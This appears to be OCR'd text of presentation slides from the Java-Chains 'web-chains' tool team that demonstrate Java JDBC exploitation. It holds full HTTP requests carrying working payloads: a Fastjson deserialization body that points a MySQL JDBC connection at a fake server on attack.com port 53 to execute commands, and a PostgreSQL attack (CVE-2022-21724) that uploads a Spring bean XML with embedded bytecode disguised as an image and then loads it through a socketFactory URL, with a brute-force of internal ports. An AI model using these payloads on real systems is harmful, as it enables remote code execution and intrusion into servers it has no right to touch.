
Real-World Attack Example

Fastjson Exploiting JDBC to Attack MySQL

OOTB.NET

Environment Features:

1. Fastjson <= 1.2.68
2. Mysql-connector-java < 8.0.20
3. Outbound Firewall Allowing Only Port 53 (DNS)



Fastjson Exploiting JDBC to Attack MySQL

OOTB.NET

Setting Up Fake MySQL

Home | Fake MySQL Control ×

Fake Mysql Port

53

Port Status: Open

Latest Status | Stop | Start

Service Status


```
{
  "port": 53,
  "portStatus": true,
  "mysqlDataMapSize": 0
}
```


Home | Fake MySQL Control × | FakeMySQLPayload ×

mysql jdbc username: d6eb3ae

28 / 9999999999

Generate | Copy

Fastjson(Fastj…	TemplatesImpl…	BytecodeConv…	Exec(Execute co…
Fastjson2(Fastj…	TemplatesImpl2…	UserCustomBy…	✓ JegGadget(call …
Jackson(Jacks…	LdapAttribute(L…	UserCustomBy…	JmgGadget(Call j…
FindClass(DNS…	SignedObject(S…	UserCustomBy…	OneForAllEcho(O…
FindClass2(DN…	C3p0DataSourc…		Sleep(Sleep byte…
FindClassByBo…	C3p0DataSourc…		DNSLog(Initiates …

Starting Fake MySQL on Port 53 with web-chains and Preparing Deserialization Payload

Fastjson Exploiting JDBC to Attack MySQL

OOTB.NET

Request

Pretty | Raw | Hex | Headers | Hackvertor

```
POST /parseJson HTTP/1.1
Host: example.com
X-Authorization: whoami
Content-Type: application/json
Content-Length: 503

{
    "@type":"java.lang.AutoCloseable",
    "@type":"com.mysql.cj.jdbc.ha.ReplicationMySQLConnection",
    "proxy":{
        "@type":"com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy",
        "connectionUrl":{
            "@type":"com.mysql.cj.conf.url.ReplicationConnectionUrl",
            "masters":[
                {
                    "host":"attack.com",
                    "port":53
                }
            ],
            "slaves":[
            ],
            "properties":{
                "host":"attack.com",
                "port":53,
                "user":"d6eb3ae",
                "dbname":"test",
                "password":"pass",
                "queryInterceptors":
                "com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor",
                "autoDeserialize":"true"
            }
        }
    }
}
```

Response

Pretty | Raw

```
HTTP/1.1 200
Date: Mon, 24
Content-Length

xcxmiku
```

Fastjson exploits JDBC to trigger a request, connecting to a fake MySQL server for deserialization and achieving command execution with output display via a native exploit chain.


This output display confirms the vulnerability, and future attacks can leverage the same technique to inject a memshell into the target system.

Real-World Attack Example

PostgreSQL JDBC Attack - No Outbound Internet Access

OOTB.NET

```
Environment Features:
1.   Image Upload
2.   Image Download
3.   Controlled JDBC Connections
4.   Web Server No Internet Access
```



PostgreSQL JDBC Attack

Uploading SpringBeanXmlClassLoader XML via Image Upload

OOTB.NET

Request

Pretty Raw Hex Headers

```
POST /uploadFile HTTP/1.1
Host: example.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryjlohAs8McRtaHMdl
Content-Length: 8029

------WebKitFormBoundaryjlohAs8McRtaHMdl
Content-Disposition: form-data; name="file"; filename="xml.jpg"

<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

xsi:schemaLocation="http://www.springframework.org/schema/beans

http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="decoder"
class="org.springframework.beans.factory.config.MethodInvokingFacto
ryBean">
        <property name="staticMethod"
value="javax.xml.bind.DatatypeConverter.parseBase64Binary"/>
        <property name="arguments">
            <list>

<value>yv66vgAAADIBOwEAaW9yZy9hcGFjaGUvYmVhbnV0aWxzL2NveW90ZS9kZXNl
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200
Content-Type: text/plain;charset=UTF-8
Content-Length: 66
Date: Sun, 23 Feb 2025 17:45:27 GMT
Connection: close

Image uploaded successfully!
Download URI: /downloadFile/xml.jpg
```

Home | OtherPayload ×

```
<beans xmlns="http://www.springframework.org/schema/beans"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://www.springframework.org/schema/beans
```

7850 / 9999999999

Generate

Copy

Jsp(converts bytecode to Jsp file)	BytecodeConv…	Exec(Execute commands)
Jsp2(converts bytecode to Jsp file)	UserCustomByt…	✓ JegGadget(call Jeg to …
SpringBeanXmlClassLoader(Enca…	UserCustomByt…	JmgGadget(Call jmg to …

PostgreSQL JDBC Attack

PostgreSQL Attack Exploiting JDBC URL Control (CVE-2022-21724)

OOTB.NET

Request

Pretty | Raw | Hex | Headers | Hackvertor

```
1  POST /testJdbcConnection HTTP/1.1
2  Host: example.com
3  Accept-Encoding: gzip, deflate, br
4  Accept: */*
5  Accept-Language: en-US;q=0.9,en;q=0.8
6  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
   Safari/537.36
7  Connection: close
8  Cache-Control: max-age=0
9  Content-Type: application/json
10 X-Authorization: whoami
11 Content-Length: 186
12
13 {
       "jdbcUrl":
       "jdbc:postgresql://test:5432/pa?&socketFactory=org.springf
       ramework.context.support.ClassPathXmlApplicationContext&so
       cketFactoryArg=http://127.0.0.1:8080/downloadFile/xml.jpg"
   }
```

Response

Pretty | Raw

```
1  HTTP/1.1 200
2  Date: Mon, 24
3  Connection: c
4  Content-Lengt
5
6  xcxmiku
7
```

Bytecode Loading via Request for Existing Malicious XML

Payloads

Payload position: All payload positions

Payload type: Numbers

Payload count: 65,536

Request count: 65,536

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 0

To: 65535

Step: 1


Intruder Brute-Force on Internal Port

Live Demo

https://github.com/Java-Chains/web-chains

Thanks

Chains Security Team:




phith0n

Ar3h

4ra1n

chybeta



xcxmiku

unam4

SpringKill

ssrsec

Thank You

Twitter: @Ar3hang1
Gmail: Ar3hang1@gmail.com
Github: https://github.com/Java-Chains/web-chains